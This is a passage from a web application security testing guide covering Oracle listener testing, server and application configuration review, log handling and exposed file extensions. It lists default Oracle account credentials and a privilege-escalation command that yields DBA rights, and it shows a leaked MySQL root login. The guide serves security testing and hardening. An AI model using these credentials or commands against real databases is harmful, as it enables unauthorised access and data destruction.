- To identify SSL-based services, use a vulnerability scanner or a port scanner with service recognition capabilities. The nmap scanner features a “-sV” scanning option which tries to identify services, while the Nessus vulnerability scanner has the capability of identifying SSL-based services on arbitrary ports and to run vulnerability checks on them regardless of whether they are configured on standard or non-standard ports.
- In case you need to talk to a SSL service but your favourite tool doesn’t support SSL, you may benefit from a SSL proxy such as stunnel; stunnel will take care of tunnelling the underlying protocol (usually http, but not necessarily so) and communicate with the SSL service you need to reach.
- Finally, a word of advice. Though it may be tempting to use a regular browser to check certificates, there are various reasons for not doing so. Browsers have been plagued by various bugs in this area, and the way the browser will perform the check might be influenced by configuration settings that may not be always evident. Instead, rely on vulnerability scanners or on specialized tools to do the job.

4.3.2 DB LISTENER TESTING (OWASP-CM-002)

BRIEF SUMMARY

The Data base listener is a network daemon unique to Oracle databases. It waits for connection requests from remote clients. This daemon can be compromised and hence can affect the availability of the database.

DESCRIPTION OF THE ISSUE


The DB listener is the entry point for remote connections to an Oracle database. It listens for connection requests and handles them accordingly. This test is possible if the tester can access to this service -- the test should be done from the Intranet (major Oracle installations don't expose this service to the external network). The listener, by default, listens on port 1521(port 2483 is the new officially registered port for the TNS Listener and 2484 for the TNS Listener using SSL). It is good practice to change the listener from this port to another arbitrary port number. If this listener is "turned off" remote access to the database is not possible. If this is the case, one's application would fail also creating a denial of service attack.

Potential areas of attack:

- Stop the Listener -- create a DoS attack.
- Set a password and prevent others from controlling the Listener - Hijack the DB.
- Write trace and log files to any file accessible to the process owner of tnslnsr (usually Oracle) - Possible information leakage.
- Obtain detailed information on the Listener, database, and application configuration.

BLACK BOX TESTING AND EXAMPLE

Upon discovering the port on which the listener resides, one can assess the listener by running a tool developed by Integrity:



The tool above checks the following:

Listener Password. On many Oracle systems, the listener password may not be set. The tool above verifies this. If the password is not set, an attacker could set the password and hijack the listener, albeit the password can be removed by locally editing the Listener.ora file.

Enable Logging. The tool above also tests to see if logging has been enabled. If it has not, one would not detect any change to the listener or have a record of it. Also, detection of brute force attacks on the listener would not be audited.



Admin Restrictions. If Admin restrictions are not enabled, it is possible to use the "SET" commands remotely.

Example. If you find a TCP/1521 open port on a server, you may have an Oracle Listener that accepts connections from the outside. If the listener is not protected by an authentication mechanism, or if you can find easily a credential, it is possible to exploit this vulnerability to enumerate the Oracle services. For example, using LSNRCTL(.exe) (contained in every Client Oracle installation), you can obtain the following output:

```
TNSLSNR for 32-bit Windows: Version 9.2.0.4.0 - Production
TNS for 32-bit Windows: Version 9.2.0.4.0 - Production
Oracle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production,,
SID(s): SERVICE_NAME = CONFDATA
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFDATAPDB
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFORGANIZ
SID(s): INSTANCE_NAME = CONFORGANIZ
```

The Oracle Listener permits to enumerate default users on Oracle Server:

User name	Password
OUTLN	OUTLN
DBSNMP	DBSNMP
BACKUP	BACKUP
MONITOR	MONITOR
PDB	CHANGE_ON_INSTALL


In this case, we have not founded privileged DBA accounts, but OUTLN and BACKUP accounts hold a fundamental privilege: EXECUTE ANY PROCEDURE. This means that it is possible to execute all procedures, for example the following:

```
exec dbms_repat_admin.grant_admin_any_schema('BACKUP');
```

The execution of this command permits one to obtain DBA privileges. Now the user can interact directly with the DB and execute, for example:

```
select * from session_privs ;
```

The output is the following screenshot:



So the user can now execute a lot of operations, in particular: DELETE ANY TABLE and DROP ANY TABLE.

Listener default ports

During the discovery phase of an Oracle server one may discover the following ports. The following is a list of the default ports:

1521: Default port for the TNS Listener.
 1522 - 1540: Commonly used ports for the TNS Listener
 1575: Default port for the Oracle Names Server
 1630: Default port for the Oracle Connection Manager - client connections
 1830: Default port for the Oracle Connection Manager - admin connections
 2481: Default port for Oracle JServer/Java VM listener
 2482: Default port for Oracle JServer/Java VM listener using SSL
 2483: New port for the TNS Listener
 2484: New port for the TNS Listener using SSL

GRAY BOX TESTING AND EXAMPLE

Testing for restriction of the privileges of the listener

It is important to give the listener least privilege so it cannot read or write files in the database or in the server memory address space.

The file *Listener.ora* is used to define the database listener properties. One should check that the following line is present in the Listener.ora file:

```
ADMIN_RESTRICTIONS_LISTENER=ON
```

Listener password:

Many common exploits are performed due to the listener password not being set. By checking the Listener.ora file, one can determine if the password is set:

The password can be set manually by editing the Listener.ora file. This is performed by editing the following: `PASSWORDS_<listener name>`. This issue with this manual method is that the password stored in cleartext, and can be read



by anyone with access to the Listener.ora file. A more secure way is to use the LSNRCTL tool and invoke the *change_password* command.

```
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 24-FEB-2004 11:27:55
Copyright (c) 1991, 2002, Oracle Corporation. All rights reserved.
Welcome to LSNRCTL, type "help" for information.
LSNRCTL> set current_listener listener
Current Listener is listener
LSNRCTL> change_password
Old password:
New password:
Re-enter new password:
Connecting to <ADDRESS>
Password changed for listener
The command completed successfully
LSNRCTL> set password
Password:
The command completed successfully
LSNRCTL> save_config
Connecting to <ADDRESS>
Saved LISTENER configuration parameters.
Listener Parameter File  D:\oracle\ora90\network\admin\listener.ora
Old Parameter File      D:\oracle\ora90\network\admin\listener.bak
The command completed successfully
LSNRCTL>
```

REFERENCES

Whitepapers

- Oracle Database Listener Security Guide - http://www.integrity.com/security-resources/whitepapers/Integrity_Oracle_Listener_TNS_Security.pdf

Tools

- TNS Listener tool (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html>
- Toad for Oracle - <http://www.quest.com/toad>

4.3.3 INFRASTRUCTURE CONFIGURATION MANAGEMENT TESTING (OWASP-CM-003)

BRIEF SUMMARY

The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can count hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. In fact it takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and (almost) unimportant problems may evolve into severe risks for another application on the same server. In order to address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues.

DESCRIPTION OF THE ISSUE

Proper configuration management of the web server infrastructure is very important in order to preserve the security of the application itself. If elements such as the web server software, the back-end database servers, or the authentication servers are not properly reviewed and secured, they might introduce undesired risks or introduce new vulnerabilities that might compromise the application itself.

For example, a web server vulnerability that would allow a remote attacker to disclose the source code of the application itself (a vulnerability that has arisen a number of times in both web servers or application servers) could compromise the application, as anonymous users could use the information disclosed in the source code to leverage attacks against the application or its users.

In order to test the configuration management infrastructure, the following steps need to be taken:

- The different elements that make up the infrastructure need to be determined in order to understand how they interact with a web application and how they affect its security.
- All the elements of the infrastructure need to be reviewed in order to make sure that they don't hold any known vulnerabilities.
- A review needs to be made of the administrative tools used to maintain all the different elements.
- The authentication systems, if any, need to be reviewed in order to assure that they serve the needs of the application and that they cannot be manipulated by external users to leverage access.
- A list of defined ports which are required for the application should be maintained and kept under change control.

BLACK BOX TESTING AND EXAMPLES

Review of the application architecture

The application architecture needs to be reviewed through the test to determine what different components are used to build the web application. In small setups, such as a simple CGI-based application, a single server might be used that runs the web server, which executes the C, Perl, or Shell CGIs application, and perhaps also the authentication mechanism. On more complex setups, such as an online bank system, multiple servers might be involved including: a reverse proxy, a front-end web server, an application server, and a database server or LDAP server. Each of these servers will be used for different purposes and might be even be divided in different networks with firewalling devices between them, creating different DMZs so that access to the web server will not grant a remote user access to the authentication mechanism itself, and so that compromises of the different elements of the architecture can be isolated in a way such that they will not compromise the whole architecture.

Getting knowledge of the application architecture can be easy if this information is provided to the testing team by the application developers in document form or through interviews, but can also prove to be very difficult if doing a blind penetration test.

In the latter case, a tester will first start with the assumption that there is a simple setup (a single server) and will, through the information retrieved from other tests, derive the different elements and question this assumption that the architecture will be extended. The tester will start by asking simple questions such as: "Is there a firewalling system



protecting the web server?” which will be answered based on the results of network scans targeted at the web server and the analysis of whether the network ports of the web server are being filtered in the network edge (no answer or ICMP unreachables are received) or if the server is directly connected to the Internet (i.e. returns RST packets for all non-listening ports). This analysis can be enhanced in order to determine the type of firewall system used based on network packet tests: is it a stateful firewall or is it an access list filter on a router? How is it configured? Can it be bypassed?

Detecting a reverse proxy in front of the web server needs to be done by the analysis of the web server banner, which might directly disclose the existence of a reverse proxy (for example, if ‘WebSEAL’[1] is returned). It can also be determined by obtaining the answers given by the web server to requests and comparing them to the expected answers. For example, some reverse proxies act as “intrusion prevention systems” (or web-shields) by blocking known attacks targeted at the web server. If the web server is known to answer with a 404 message to a request which targets an unavailable page and returns a different error message for some common web attacks like those done by CGI scanners, it might be an indication of a reverse proxy (or an application-level firewall) which is filtering the requests and returning a different error page than the one expected. Another example: if the web server returns a set of available HTTP methods (including TRACE) but the expected methods return errors then there is probably something in between, blocking them. In some cases, even the protection system gives itself away:

```
GET / web-console/ServerInfo.jsp HTTP/1.0
```

```
HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83
```

```
<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

Example of the security server of Check Point Firewall-1 NG AI “protecting” a web server

Reverse proxies can also be introduced as proxy-caches to accelerate the performance of back-end application servers. Detecting these proxies can be done based, again, on the server header or by timing requests that should be cached by the server and comparing the time taken to server the first request with subsequent requests.

Another element that can be detected: network load balancers. Typically, these systems will balance a given TCP/IP port to multiple servers based on different algorithms (round-robin, web server load, number of requests, etc.). Thus, the detection of this architecture element needs to be done by examining multiple requests and comparing results in order to determine if the requests are going to the same or different web servers. For example, based on the Date: header if the server clocks are not synchronized. In some cases, the network load balance process might inject new information in the headers that will make it stand out distinctively, like the AlteonP cookie introduced by Nortel’s Alteon WebSystems load balancer.

Application web servers are usually easy to detect. The request for several resources is handled by the application server itself (not the web server) and the response header will vary significantly (including different or additional values in the answer header). Another way to detect these is to see if the web server tries to set cookies, which are indicative of an application web server being used (such as the JSESSIONID provided by some J2EE servers), or to rewrite URLs automatically to do session tracking.

Authentication backends (such as LDAP directories, relational databases, or RADIUS servers) however, are not as easy to detect from an external point of view in an immediate way, since they will be hidden by the application itself.

The use of a database backend can be determined simply by navigating an application. If there is highly dynamic content generated "on the fly," it is probably being extracted from some sort of database by the application itself. Sometimes the way information is requested might give insight to the existence of a database back-end. For example, an online shopping application that uses numeric identifiers ('id') when browsing the different articles in the shop. However, when doing a blind application test, knowledge of the underlying database is usually only available when a vulnerability surfaces in the application, such as poor exception handling or susceptibility to SQL injection.

Known server vulnerabilities

Vulnerabilities found in the different elements that make up the application architecture, be it the web server or the database backend, can severely compromise the application itself. For example, consider a server vulnerability that allows a remote, unauthenticated user, to upload files to the web server, or even to replace files. This vulnerability could compromise the application, since a rogue user may be able to replace the application itself or introduce code that would affect the backend servers, as its application code would be run just like any other application.

Reviewing server vulnerabilities can be hard to do if the test needs to be done through a blind penetration test. In these cases, vulnerabilities need to be tested from a remote site, typically using an automated tool; however, the testing of some vulnerabilities can have unpredictable results to the web server, and testing for others (like those directly involved in denial of service attacks) might not be possible due to the service downtime involved if the test was successful. Also, some automated tools will flag vulnerabilities based on the web server version retrieved. This leads to both false positives and false negatives: on one hand, if the web server version has been removed or obscured by the local site administrator, the scan tool will not flag the server as vulnerable even if it is; on the other hand, if the vendor providing the software does not update the web server version when vulnerabilities are fixed in it, the scan tool will flag vulnerabilities that do not exist. The latter case is actually very common in some operating system vendors that do backport patches of security vulnerabilities to the software they provide in the operating system but do not do a full upload to the latest software version. This happens in most GNU/Linux distributions such as Debian, Red Hat or SuSE. In most cases, vulnerability scanning of an application architecture will only find vulnerabilities associated with the "exposed" elements of the architecture (such as the web server) and will usually be unable to find vulnerabilities associated to elements which are not directly exposed, such as the authentication backends, the database backends, or reverse proxies in use.

Finally, not all software vendors disclose vulnerabilities in a public way, and therefore these weaknesses do not become registered within publicly known vulnerability databases[2]. This information is only disclosed to customers or published through fixes that do not have accompanying advisories. This reduces the usefulness of vulnerability scanning tools. Typically, vulnerability coverage of these tools will be very good for common products (such as the Apache web server, Microsoft's Internet Information Server, or IBM's Lotus Domino) but will be lacking for lesser known products.

This is why reviewing vulnerabilities is best done when the tester is provided with internal information of the software used, including versions and releases used and patches applied to the software. With this information, the tester can retrieve the information from the vendor itself and analyse what vulnerabilities might be present in the architecture and how they can affect the application itself. When possible, these vulnerabilities can be tested in order to determine their real effects and to detect if there might be any external elements (such as intrusion detection or prevention systems) that might reduce or negate the possibility of successful exploitation. Testers might even determine, through a configuration review, that the vulnerability is not even present, since it affects a software component that is not in use.

It is also worthwhile to notice that vendors will sometimes silently fix vulnerabilities and make the fixes available with new software releases. Different vendors will have different release cycles that determines the support they might provide for older releases. A tester with detailed information of the software versions used by the architecture can analyse the risk associated to the use of old software releases that might be unsupported in the short term or are already unsupported. This



is critical, since if vulnerability were to surface in an old software version that is no longer supported, the systems personnel might not be directly aware of it. No patches will be ever made available for it and advisories might not list that version as vulnerable (as it is unsupported). Even in the event that they are aware that the vulnerability is present and the system is, indeed, vulnerable, they will need to do a full upgrade to a new software release, which might introduce significant downtime in the application architecture or might force the application to be recoded due to incompatibilities with the latest software version.

Administrative tools

Any web server infrastructure requires the existence of administrative tools to maintain and update the information used by the application: static content (web pages, graphic files), application source code, user authentication databases, etc. Depending on the site, technology or software used, administrative tools will differ. For example, some web servers will be managed using administrative interfaces which are, themselves, web servers (such as the iPlanet web server) or will be administrated by plain text configuration files (in the Apache case[3]) or use operating-system GUI tools (when using Microsoft's IIS server or ASP.Net). In most cases, however, the server configuration will be handled using different tools rather than the maintenance of the files used by the web server, which are managed through FTP servers, WebDAV, network file systems (NFS, CIFS) or other mechanisms. Obviously, the operating system of the elements that make up the application architecture will also be managed using other tools. Applications may also have administrative interfaces embedded in them that are used to manage the application data itself (users, content, etc.).

Review of the administrative interfaces used to manage the different parts of the architecture is very important, since if an attacker gains access to any of them he can then compromise or damage the application architecture. Thus it is important to:

- List all the possible administrative interfaces.
- Determine if administrative interfaces are available from an internal network or are also available from the Internet.
- If available from the Internet, determine the mechanisms that control access to these interfaces and their associated susceptibilities.
- Change the default user & password.

Some companies choose not to manage all aspects of their web server applications, but may have other parties managing the content delivered by the web application. This external company might either provide only parts of the content (news updates or promotions) or might manage the web server completely (including content and code). It is common to find administrative interfaces available from the Internet in these situations, since using the Internet is cheaper than providing a dedicated line that will connect the external company to the application infrastructure through a management-only interface. In this situation, it is very important to test if the administrative interfaces can be vulnerable to attacks.

REFERENCES

Whitepapers:

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse Proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' Xforce, or NIST's National Vulnerability Database (NVD)
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they are not in widespread use yet.

4.3.4 APPLICATION CONFIGURATION MANAGEMENT TESTING (OWASP-CM-004)

BRIEF SUMMARY

Proper configuration of the single elements that make up an application architecture is important in order to prevent mistakes that might compromise the security of the whole architecture.

DESCRIPTION OF THE ISSUE

Configuration review and testing is a critical task in creating and maintaining such architecture since many different systems will be usually provided with generic configurations which might not be suited to the task they will perform on the specific site they're installed on. While the typical web and application server installation will spot a lot of functionalities (like application examples, documentation, test pages), what is not essential should be removed before deployment to avoid post-install exploitation.

BLACK BOX TESTING AND EXAMPLES

Sample/known files and directories

Many web servers and application servers provide, in a default installation, sample applications and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation. However, many default web server applications have been later known to be vulnerable. This was the case, for example, for CVE-1999-0449 (Denial of Service in IIS when the Exair sample site had been installed), CAN-2002-1744 (Directory traversal vulnerability in CodeBrws.asp in Microsoft IIS 5.0), CAN-2002-1630 (Use of sendmail.jsp in Oracle 9iAS), or CAN-2003-1172 (Directory traversal in the view-source sample in Apache's Cocoon).

CGI scanners include a detailed list of known files and directory samples that are provided by different web or application servers and might be a fast way to determine if these files are present. However, the only way to be really sure is to do a full review of the contents of the web server and/or application server and determination of whether they are related to the application itself or not.

Comment review

It is very common, and even recommended, for programmers to include detailed comments on their source code in order to allow for other programmers to better understand why a given decision was taken in coding a given function. Programmers usually do it too when developing large web-based applications. However, comments included inline in HTML code might reveal to a potential attacker internal information that should not be available to them. Sometimes, even source code is commented out since a functionality is no longer required, but this comment is leaked out to the HTML pages returned to the users unintentionally.

Comment review should be done in order to determine if any information is being leaked through comments. This review can only be thoroughly done through an analysis of the web server static and dynamic content and through file searches. It can be useful, however, to browse the site either in an automatic or guided fashion and store all the content retrieved. This retrieved content can then be searched in order to analyse the HTML comments available, if any, in the code.



GRAY BOX TESTING AND EXAMPLES

Configuration review

The web server or application server configuration takes an important role in protecting the contents of the site and it must be carefully reviewed in order to spot common configuration mistakes. Obviously, the recommended configuration varies depending on the site policy, and the functionality that should be provided by the server software. In most cases, however, configuration guidelines (either provided by the software vendor or external parties) should be followed in order to determine if the server has been properly secured. It is impossible to generically say how a server should be configured, however, some common guidelines should be taken into account:

- Only enable server modules (ISAPI extensions in the IIS case) that are needed for the application. This reduces the attack surface since the server is reduced in size and complexity as software modules are disabled. It also prevents vulnerabilities that might appear in the vendor software affect the site if they are only present in modules that have been already disabled.
- Handle server errors (40x or 50x) with custom-made pages instead of with the default web server pages. Specifically make sure that any application errors will not be returned to the end-user and that no code is leaked through these since it will help an attacker. It is actually very common to forget this point since developers do need this information in pre-production environments.
- Make sure that the server software runs with minimised privileges in the operating system. This prevents an error in the server software from directly compromising the whole system. However, an attacker could elevate privileges once running code as the web server.
- Make sure the server software logs properly both legitimate access and errors.
- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks. Ensure that the server has been performance tuned properly.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in applications (users constantly trying to retrieve a file that does not really exist) as well as sustained attacks from rogue users. Logs are typically properly generated by web and other server software but it is not so common to find applications that properly log their actions to a log and, when they do, the main intention of the application logs is to produce debugging output that could be used by the programmer to analyse a particular error.

In both cases (server and application logs) several issues should be tested and analysed based on the log contents:

1. Do the logs contain sensitive information?
2. Are the logs stored in a dedicated server?
3. Can log usage generate a Denial of Service condition?
4. How are they rotated? Are logs kept for the sufficient time?
5. How are logs reviewed? Can administrators use these reviews to detect targeted attacks?

6. How are log backups preserved?
7. Is the data being logged data validated (min/max length, chars etc) prior to being logged?

Sensitive information in logs

Some applications might, for example use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known *server-status* misconfiguration in Apache-based HTTP servers).

Also, in some jurisdictions, storing some sensitive information in log files, such as personal data, might oblige the enterprise to apply the data protection laws that they would apply to their back-end databases to log files too. And failure to do so, even unknowingly, might carry penalties under the data protection laws that apply.

Log location

Typically, servers will generate local logs of their actions and errors, consuming the disk of the system the server is running on. However, if the server is compromised, its logs can be wiped out by the intruder to clean up all the traces of its attack and methods. If this were to happen the system administrator would have no knowledge of how the attack occurred or where the attack source was located. Actually, most attacker toolkits include a *log zapper* that is capable of cleaning up any logs that hold given information (like the IP address of the attacker) and are routinely used in attacker's system-level rootkits.

Consequently, it is wiser to keep logs in a separate location, and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log storage

Logs can introduce a Denial of Service condition if they are not properly stored. Obviously, any attacker with sufficient resources could be able to, unless detected and blocked, produce a sufficient number of requests that would fill up the allocated space to log files. However, if the server is not properly configured, the log files will be stored in the same disk partition as the one used for the operating system software or the application itself. This means that, if the disk were to be filled up, the operating system or the application might fail because it is unable to write on disk.

Typically, in UNIX systems, logs will be located in `/var` (although some server installations might reside in `/opt` or `/usr/local`) and it is thus important to make sure that the directories that contain logs are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the log directory of the server software itself (such as `/var/log/apache` in the Apache web server) should be stored in a dedicated partition.

This is not to say that logs should be allowed to grow to fill up the filesystem they reside in. Growth of server logs should be monitored in order to detect this condition since it may be indicative of an attack.

Testing this condition is as easy , and as dangerous in production environments, as firing off a sufficient and sustained number of requests to see if these requests are logged and, if so, if there is a possibility to fill up the log partition through these requests. In some environments where `QUERY_STRING` parameters are also logged regardless of whether they are produced through GET or POST requests, big queries can be simulated that will fill up the logs faster since, typically, a single



request will cause only a small amount of data to be logged: date and time, source IP address, URI request, and server result.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the filesystem they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.

This feature should be tested in order to ensure that:

- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
- Filesystem permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don't actually need to write to rotated logs, which means that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.

Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide its tracks.

Log review

Review of logs can be used for more than extraction of usage statistics of files in the web servers (which is typically what most log-based application will focus on), but also to determine if attacks take place at the web server.

In order to analyse web server attacks the error log files of the server need to be analysed. Review should concentrate on:

- 40x (not found) error messages, a large amount of these from the same source might be indicative of a CGI scanner tool being used against the web server
- 50x (server error) messages. These can be an indication of an attacker abusing parts of the application which fail unexpectedly. For example, the first phases of a SQL injection attack will produce these error message when the SQL query is not properly constructed and its execution fails on the backend database.

Log statistics or analysis should not be generated, nor stored, in the same server that produces the logs. Otherwise, an attacker might, through a web server vulnerability or improper configuration, gain access to them and retrieve similar information as would be disclosed by log files themselves.

REFERENCES

Whitepapers

Generic:

- CERT Security Improvement Modules: Securing Public Web Servers - <http://www.cert.org/security-improvement/>
- Apache
- Apache Security, by Ivan Ristic, O'reilly, march 2005.
- Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - <http://www.awe.com/mark/apcon2003/>

- Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - <http://www.awe.com/mark/apcon2002>
- Apache Security Configuration Document, InterSect Alliance - <http://www.intersectalliance.com/projects/ApacheConfig/index.html>
- Performance Tuning - <http://httpd.apache.org/docs/misc/perf-tuning.html>

Lotus Domino

- Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
- Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
- Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
- NGSSoftware Insight Security Research, available at www.nextgenss.com
- Microsoft IIS
- IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - <http://www.securityfocus.com/print/infocus/1765>
- Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
- IIS Security and Programming Countermeasures, by Jason Coombs
- From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
- Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
- "How To: Use IISLockdown.exe" - <http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp>
- "INFO: Using URLScan on IIS" - <http://support.microsoft.com/default.aspx?scid=307608>
- Red Hat's (formerly Netscape's) iPlanet
- Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes
- The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001

WebSphere

- IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
- IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002

4.3.5 TESTING FOR FILE EXTENSIONS HANDLING (OWASP-CM-005)

BRIEF SUMMARY

File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfill the web request.

While this behaviour is consistent with RFCs and Web Standards, using standard file extensions provides the pentester useful information about the underlying technologies used in a web appliance and greatly simplifies the task of determining the attack scenario to be used on peculiar technologies.

In addition, this misconfiguration in web servers could easily reveal confidential information about access credentials.

DESCRIPTION OF THE ISSUE

Determining how web servers handle requests corresponding to files having different extensions may help to understand web server behaviour depending on the kind of files we try to access. For example, it can help understand which file extensions are returned as text/plain versus those which cause execution on the server side. The latter are indicative of technologies / languages / plugins which are used by web servers or application servers, and may provide additional insight on how the web application is engineered. For example, a ".pl" extension is usually associated with server-side Perl support



(though the file extension alone may be deceptive and not fully conclusive; for example, Perl server-side resources might be renamed to conceal the fact that they are indeed Perl related). See also next section on “web server components” for more on identifying server side technologies and components.

BLACK BOX TESTING AND EXAMPLE

Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.

Verify directories which allow script execution. Web server directories can be identified by vulnerability scanners, which look for the presence of well-known directories. In addition, mirroring the web site structure allows reconstructing the tree of web directories served by the application.

In case the web application architecture is load-balanced, it is important to assess all of the web servers. This may or may not be easy depending on the configuration of the balancing infrastructure. In an infrastructure with redundant components there may be slight variations in the configuration of individual web / application servers; this may happen for example if the web architecture employs heterogeneous technologies (think of a set of IIS and Apache web servers in a load-balancing configuration, which may introduce slight asymmetric behaviour between themselves, and possibly different vulnerabilities).

Example:

We have identified the existence of a file named connection.inc. Trying to access it directly gives back its contents, which are:

```
<?
    mysql_connect("127.0.0.1", "root", "")
    or die("Could not connect");
?>
```

We determine the existence of a MySQL DBMS back end, and the (weak) credentials used by the web application to access it. This example (which occurred in a real assessment) shows how dangerous can be the access to some kind of files.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents

- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)

The list given above details only a few examples, since file extensions are too many to be comprehensively treated here. Refer to <http://filext.com/> for a more thorough database of extensions.

To sum it up, in order to identify files having a given extensions, a mix of techniques can be employed, including: Vulnerability Scanners, spidering and mirroring tools, manually inspecting the application (this overcomes limitations in automatic spidering), querying search engines (see [Spidering and googling](#)). See also [Old file testing](#) which deals with the security issues related to "forgotten" files.

GRAY BOX TESTING AND EXAMPLE

Performing white box testing against file extensions handling amounts to checking the configurations of web server(s) / application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions. If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.

REFERENCES

Tools

- Vulnerability scanners, such as Nessus and Nikto check for the existence of well-known web directories. They may allow as well downloading the web site structure, which is helpful when trying to determine the configuration of web directories and how individual file extensions are served. Other tools that can be used for this purpose include:
- wget - <http://www.gnu.org/software/wget>
- curl - <http://curl.haxx.se>
- Google for "web mirroring tools".

4.3.6 OLD, BACKUP AND UNREFERENCED FILES (OWASP-CM-006)

BRIEF SUMMARY

While most of the files within a web server are directly handled by the server itself it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials. Most common scenarios include the presence of renamed old version of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives.

All these files may grant the pentester access to inner workings, backdoors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.



DESCRIPTION OF THE ISSUE

